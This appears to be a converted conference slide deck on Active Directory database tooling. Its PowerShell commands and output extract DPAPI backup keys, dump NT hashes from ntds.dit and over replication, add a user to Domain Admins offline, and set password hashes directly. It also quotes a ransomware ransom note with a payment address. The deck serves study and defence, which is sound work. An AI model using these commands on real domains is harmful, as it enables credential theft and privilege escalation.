
CryptoApiCertificate: 4E951C29567A261B2E90C94BCCEFAE1FA878A2CB

RSAPrivateKey: 4771dfabcc8ad1ec2c84c489df041fad\_edc46440-65c9-41ce-aaeb-73754e0e38c8

RSAPrivateKey: 0581f4e6088649266038726d9f8786a9\_edc46440-65c9-41ce-aaeb-73754e0e38c8



# DPAPI Domain Backup Key






# Extracting Roamed Credentials

Windows PowerShell

```
PS > Get-ADDBBackupKey -DBPath .\ntds.dit -BootKey acdba64a3929261b04e5270c3ef973cf | Save-DPAPIBlob ..\Output\  
PS > Get-ADDBAccount -DBPath .\ntds.dit -All | Save-DPAPIBlob ..\Output\
```

```
Reading accounts from AD database  
126+ accounts
```



# **Demo**

# **Extracting and Decrypting Roamed Credentials**



# Bootable Flash Drive

Windows PE 10

```
PS C:\> Get-WmiObject Win32_OperatingSystem | select SystemDevice,Version
```

SystemDevice	Version
\Device\Ramdisk{d9b257fc-684e-4dcb-ab79-03cfa2f6b750}	10.0.10240

```
PS C:\> Set-ADDBPrimaryGroup -DBPath C:\Windows\NTDS\ntds.dit `
>>> -SamAccountName john.doe `
>>> -PrimaryGroupId 512
```





# COMMANDOVM

COMPLETE MANDIANT OFFENSIVE VM

Oops, your important files are encrypted.

If you see this text, then your files are no longer accessible, because they have been encrypted. Perhaps you are busy looking for a way to recover your files, but don't waste your time. Nobody can recover your files without our decryption service.

We guarantee that you can recover all your files safely and easily. All you need to do is submit the payment and purchase the decryption key.

Please follow the instructions:

1. Send \$300 worth of Bitcoin to following address:

1Mz7153HMuxXTuR2R1t78mGSdzaAtNbBWx

2. Send your Bitcoin wallet ID and personal installation key to e-mail wowsmith123456@posteo.net. Your personal installation key:

8UeiNr-ngRtrs-NFx836-CyWuqF-wmKmF3-dsWL7g-PLtmUm-qgEoWa-ubECnf-NAEyf T

If you already purchased your key, please enter it below.  
Key: \_\_\_\_\_

## Configure Backup



### Backup Mode

Choose what data you want to backup from this computer.

#### Backup Mode

Files

Destination

Local Storage

Schedule

Summary

#### Backup mode:

☐ Entire computer (recommended)

Back up your entire computer image for fast recovery on any level. Deleted, temporary and page files are automatically excluded from the image to reduce the backup size.

☐ Volume level backup

Back up images of selected volumes, for example only data volumes. Deleted, temporary and page files are automatically excluded from the image to reduce the backup size.

☒ File level backup (slower)

Back up individual files and folders by mask. This mode produces an image-based backup with only selected files included in the image.

< Previous

Next >

Finish

Cancel

# Install From Media (IFM) Backup

```
Administrator: Command Prompt

C:\>ntdsutil
ntdsutil: activate instance ntds
Active instance set to "ntds".
ntdsutil: ifm
ifm: create full C:\IFM
Creating snapshot...
Snapshot set {3645bb2d-0df8-4e08-9c19-63475ebe6e14} generated successfully.
Snapshot {d4fab257-bb13-4de5-a9eb-6c03b0aeab9c} mounted as C:\$SNAP_201503011440_UOLUMECS\
Snapshot {d4fab257-bb13-4de5-a9eb-6c03b0aeab9c} is already mounted.
Initiating DEFRAGMENTATION mode...
    Source Database: C:\$SNAP_201503011440_UOLUMECS\Windows\NTDS\ntds.dit
    Target Database: C:\IFM\Active Directory\ntds.dit

          Defragmentation  Status (% complete)

    0      10      20      30      40      50      60      70      80      90     100
    |-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|
    .....

Copying registry files...
Copying C:\IFM\registry\SYSTEM
Copying C:\IFM\registry\SECURITY
Snapshot {d4fab257-bb13-4de5-a9eb-6c03b0aeab9c} unmounted.
IFM media created successfully in C:\IFM
ifm: quit
ntdsutil: quit

C:\>
```



```
1  Rename-Computer -NewName 'LON-DC1' -Force -Restart
2  # Reboot
3
4  dcpromo.exe /unattend /ReplicaOrNewDomain:Domain /NewDomain:Forest /NewDomainDNSName:"Adat
5  # Reboot
6
7  # Re-encrypt the DB
8  Set-ADDBBootKey -DBPath "C:\Users\Administrator\Desktop\NTDS\ntds.dit" `
9                  -OldBootKey 61d45c669e9a42cfaf9165e202b1a56a `
10                 -NewBootKey 9d2045c35aca45d556fbfe3348019258
11
12  Stop-service -Name NTDS -Force
13
14  # Clone DC machine account password
15  $dcAccount = Get-ADDBAccount -SamAccountName LON-DC1$ `
16                -DBPath C:\windows\NTDS\ntds.dit `
17                -BootKey 9d2045c35aca45d556fbfe3348019258
18
19  Set-ADDBAccountPasswordHash -SamAccountName LON-DC1$ `
20                -NTHash $dcAccount.NTHash `
21                -SupplementalCredentials $dcAccount.SupplementalCredentials `
22                -DBPath "C:\Users\Administrator\Desktop\NTDS\ntds.dit" `
23                -BootKey 9d2045c35aca45d556fbfe3348019258
24
25  # Inject old domain info (SID, GUID)
26  Set-LsaPolicyInformation -DomainName ADATUM `
27                -DnsDomainName Adatum.com `
28                -DnsForestName Adatum.com `
29                -DomainGuid c2fdf89d-b8da-4fcd-b068-1911eb0485f0 `
30                -Domainsid S-1-5-21-3623811015-3361044348-30300820
31
32  # Force Invocation ID change
33  reg.exe delete 'HKLM\System\CurrentControlSet\Services\NTDS\Parameters' /v 'DSA Database E
34
35  # Replace ntds.dit
36  $acl = Get-Acl -Path C:\windows\NTDS\
```



# Demo

# Restore From Media


# Script

# Online Database Access

```
Windows PowerShell

PS C:\> $pass = Read-Host -AsSecureString
*****
PS C:\> $cred = New-Object PSCredential 'Administrator',$pass
PS C:\> Get-ADReplAccount -SamAccountName April -Domain Adatum
>>> -Server LON-DC1 -Credential $cred -Protocol TCP

DistinguishedName: CN=April Reagan,OU=IT,DC=Adatum,DC=com
Sid: S-1-5-21-3180365339-800773672-3767752645-1375
Guid: 124ae098-699b-4450-a47a-314a29cc90ea
SamAccountName: April
SamAccountType: User
UserPrincipalName: April@adatum.com
PrimaryGroupId: 513
SidHistory:
Enabled: True
Deleted: False
LastLogon:
DisplayName: April Reagan
GivenName: April
Surname: Reagan
Description:
NTHash: 92937945b518814341de3f726500d4ff
LMHash:
NTHashHistory:
    Hash 01: 92937945b518814341de3f726500d4ff
    Hash 02: 36aa83bdcab3c9fdaf321ca42a31c3fc
    Hash 03: 92937945b518814341de3f726500d4ff
LMHashHistory:
```

A screenshot of a Windows PowerShell terminal window. The title bar is light blue and says "Windows PowerShell". The terminal has a dark blue background with white text. The command entered is "Set-SamAccountPasswordHash -SamAccountName April -Domain Adatum -NTHash 92937945b518814341de3f726500d4ff -Server lon-dc1". The prompt "PS>" is visible at the start of the command line. The command is split across two lines. The first line ends with a backslash. The second line starts with ">>>" and continues the command. The prompt "PS>" is visible at the start of the second line. The terminal has a scrollbar on the right side and a status bar at the bottom.

```
Windows PowerShell
PS> Set-SamAccountPasswordHash -SamAccountName April -Domain Adatum \
>>> -NTHash 92937945b518814341de3f726500d4ff -Server lon-dc1
PS>
```



# **Demo**

# **Reverting**

# **Active Directory**

# **Password Resets**

# Key Credential Types

NGC	Next-Gen Credentials
FIDO	Fast IDentity Online Key
STK	Session Transport Key
FEK	File Encryption Key (Undocumented)
BitlockerRecovery	BitLocker Recovery Key (Undocumented)
AdminKey	PIN Reset Key (Undocumented)

# Demo

# Injecting Custom NGC Keys

# Misc



# Password Hash Calculation

- LM Hash
- NT Hash
- Kerberos Keys
- WDigest Hashes
- OrgID Hash (Used by Azure AD Connect)

# Demo

# Password Hash Calculation

# Password Encryption/Decryption

- Unattend.xml Passwords
- Group Policy Preferences Passwords
- LDIF Unicode Passwords

# Thank you!

**If you have questions you can email me at**  
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